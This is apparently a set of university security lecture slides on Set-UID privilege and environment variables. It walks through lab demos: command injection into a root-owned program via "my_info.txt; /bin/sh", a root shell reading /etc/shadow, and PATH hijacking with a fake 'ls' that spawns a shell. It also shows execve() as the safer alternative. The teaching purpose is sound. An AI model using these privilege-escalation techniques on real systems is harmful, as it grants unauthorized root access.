CSCI 476: Computer Security

Lecture 6: Set-UID and Environment Variables (Part 2)

Reese Pearsall

Spring 2023

Set-UID In a Nutshell

Set-UID allows a user to run a program with the program owner's privilege

- User runs a program w/ temporarily elevated privileges

Created to deal with inflexibilities of UNIX access control

Example: The **`passwd`** program

```
[seed@VM][~]$ ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 68208 May 28  2020 /usr/bin/passwd
```

A Set-UID program is just like any other program, except that is has a *special* bit set

```
[09/15/22]seed@VM:~/lab2$ cp /usr/bin/id ./myid
[09/15/22]seed@VM:~/lab2$ chown root myid
chown: changing ownership of 'myid': Operation not permitted
[09/15/22]seed@VM:~/lab2$ sudo chown root myid
[09/15/22]seed@VM:~/lab2$ /myid
bash: /myid: No such file or directory
[09/15/22]seed@VM:~/lab2$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

Steps for creating a set-uid program

1. Change file ownership to root (`chown`)
2. Enable to Set-uid bit (`chmod`)

If the set-uidbit is enabled, the EUID is set according to the file owner

```
[09/15/22]seed@VM:~/lab2$ chmod 4755 myid
chmod: changing permissions of 'myid': Operation not permitted
[09/15/22]seed@VM:~/lab2$ sudo chmod 4755 myid
[09/15/22]seed@VM:~/lab2$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

4755	4 = setuid bit 755 = owner r/w/x, group/others can r/w

Access control decisions made based on EUID, not RUID !

catall.c

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

The command line argument (file path) is appended to the string “/bin/cat”

Spawns a new process that executes:

`/bin/cat [FILE_PATH]`

ex. `/bin/cat my_file.txt`

- Suppose you are preparing for an audit. An auditor may need the access to view certain files.

- Instead of giving them total access to everything on the system, we will create a privileged program that will the auditor view the content of some file

Set-UID program name

Name of file the auditor will view

```
./audit company_data.csv  ➡ /bin/cat company_data.csv

./audit ../lab0/solution.docx
                                  ↘
                                    /bin/cat ../lab0/solution.docx
```

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

`system()` is a **very unsafe** function

We can exploit this by maliciously constructing the input to this program

Hint: the string passed to `system()` can include *multiple* commands

```c
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

`system()` is a **very unsafe** function

We can exploit this by maliciously constructing the input to this program

Hint: the string passed to `system()` can include *multiple* commands

`./audit "my_info.txt; /bin/sh"`

./audit "my_info.txt; /bin/sh"

system(/bin/cat my_info.txt; /bin/sh)

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

`system()` interprets this as *two separate* commands

```
./audit "my_info.txt; /bin/sh"
```

```
system(/bin/cat my_info.txt; /bin/sh)
```

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
#
```

`system()` interprets this as *two separate* commands

./audit "my_info.txt; /bin/sh"

system(/bin/cat my_info.txt; /bin/sh)

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
# whoami
root
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
```

Because this is a Set-UID program.
When owner = root, the shell will be run with root permissions

./audit "my_info.txt; /bin/sh"

system(/bin/cat my_info.txt; /bin/sh)

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
I have some information
# whoami
root
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
```

Because this is a Set-UID program.
When owner = root, the shell will be run with root permissions

We have gained access into the system

A safer way to invoke programs

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

`execve()` executes the program referred to by pathname.

`argv[]` is the command line arguments for the command

Using `execve()` instead of `system()`

```
[09/15/22]seed@VM:~/lab2$ ./audit "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No_such file or directory
```

Fail!

A safer way to invoke programs

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

`execve()` executes the program referred to by pathname.

`argv[]` is the command line arguments for the command

```
execve("/bin/cat",["aa;/bin/sh"])
```


```
/bin/cat "aa;/bin/sh"
```

Treated as an entire argument to the command

Fail!

The ability (and risks) of invoking external commands is not limited to C

Python has a `system` call
Perl has `open()`
PHP has `system`


user inputs (direct inputs)
e.g., buffer overflow
system inputs that can be controlled by users
e.g., race conditions
set-UID programs
environment variables (hidden inputs)
e.g., PATH modification
non-privileged process controlled by user
e.g., capability leaking

Environment variable are a set of dynamic named values that affect the way a running process will behave

(key-value pairs)

Example: The `PATH` variable

- We use command such as `ls` and `passwd`

We could be in any directory.
How does it know to run `/bin/ls` ?

Environment variable are a set of dynamic named values that affect the way a running process will behave

(key-value pairs)

Example: The `PATH` variable

- We use command such as `ls` and `passwd`

We could be in any directory.
How does it know to run `/bin/ls` ?

If the full path is not provided, the shell process will use the `PATH` env. variable to search for it!


```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

Tells the OS to look for the **`ls`** program in `/usr/local/bin`

Where do environment variables come from?

Processes can get environment variables in one of two ways:
`fork()` → the child process inherits its parent process's environment variables.
`exec()` → the memory space is overwritten, and all old environment variables are lost.

However, **`execve()`** can explicitly pass environment variables from one process to another



Creating our own environment variables

(Task 1 on Lab 1)

We can define our own environment variables using the **`export`** command

```
[01/31/23]seed@VM:~$ export my_env_var="Hi there!"
```

env var name

value

Creating our own environment variables

(Task 1 on Lab 1)

We can define our own environment variables using the **`export`** command

```
[01/31/23]seed@VM:~$ export my_env_var="Hi there!"
```

We can use **`printenv`** to print out all the environment variables on the system

```
[01/31/23]seed@VM:~$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1807,unix/VM:/tmp/.ICE-unix/1807
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
```

Creating our own environment variables

(Task 1 on Lab 1)

We can define our own environment variables using the **`export`** command

```
[01/31/23]seed@VM:~$ export my_env_var="Hi there!"
```

We can use **`printenv`** to print out all the environment variables on the system

There are a lot of environment variables, so we can combine `printenv` with the `grep` command to find out specific environment variables

```
[01/31/23]seed@VM:~/Desktop$ printenv | grep my_env_var
my_env_var=Hi there!
```

Demo: Seeing environment variables in a parent and child process

```c
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0:   /* child process */
        printenv();
        exit(0);
    default:  /* parent process */
        // printenv();
        exit(0);
    }
}
```

myprintenv.c

Do all environment variables get inherited by the child process?

(Task 2 on Lab 1)

Experiment: Do all environment variables get inherited by **SET-UID** programs?

```c
#include <stdio.h>

extern char **environ;

int main(int argc, char *argv[], char* envp[]) {
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
    return 0;
}
```

myenv_environ.c

PATH ?

LD_LIBRARY_PATH ?

MYVAR ?

(Task 3 on lab 1)

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```c
#include <stdlib.h>

int main()
{
    system("ls");
}
```

This program uses the `system()` command to run the `ls` program

However, this program does *not* use the absolute path of the ls program (`/bin/ls`)

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```c
#include <stdlib.h>

int main()
{
    system("ls");
}
```

This program uses the `system()` command to run the `ls` program

However, this program does *not* use the absolute path of the ls program (`/bin/ls`)

… which means it will use the `PATH` environment variable to locate the `ls` program

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```c
#include <stdlib.h>

int main()
{
    system("ls");
}
```

This program uses the `system()` command to run the `ls` program

However, this program does *not* use the absolute path of the ls program (`/bin/ls`)

… which means it will use the `PATH` environment variable to locate the `ls` program

Important reminder: We can set the value of the `PATH` env variable

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```
[01/31/23]seed@VM:~/my_evil_folder$ cat my_ls.c
#include <stdlib.h>
#include <stdio.h>

int main(){

        printf("I am an evil ls program\n");
        system("/bin/sh");
}
```

We first make our own malicious program that creates a shell with `system()`

Compile it and make the executable is named **`ls`**

```
[01/31/23]seed@VM:~/my_evil_folder$ gcc my_ls.c -o ls
```

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```c
#include <stdlib.h>

int main()
{
    system("ls");
}
```

This is the program we are going to exploit… and if this is a Set-UID program, things can get scary

Make `ls_vuln` a Set-UID progam

```
[01/31/23]seed@VM:~/my_evil_folder$ gcc ls_vuln.c -o ls_vuln
[01/31/23]seed@VM:~/my_evil_folder$ sudo chown root ls_vuln
[01/31/23]seed@VM:~/my_evil_folder$ sudo chmod 4755 ls_vuln
```

Exploiting a Set-UID program with environment variables


(Task 5 on lab 1)

Update the `PATH` environment variable to point to our malicious `ls` program that's located in the `my_evil_folder` directory

```
[01/31/23]seed@VM:~/my_evil_folder$ export PATH=/home/seed/my_evil_folder:$PATH
[01/31/23]seed@VM:~/my_evil_folder$ printenv | grep PATH
WINDOWPATH=2
PATH=/home/seed/my_evil_folder:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

When we run `ls_vuln`, `system()` will execute OUR `ls` program instead of the normal one

Root shell!!!



```
[01/31/23]seed@VM:~/my_evil_folder$ ./ls_vuln
I am an evil ls program
#
```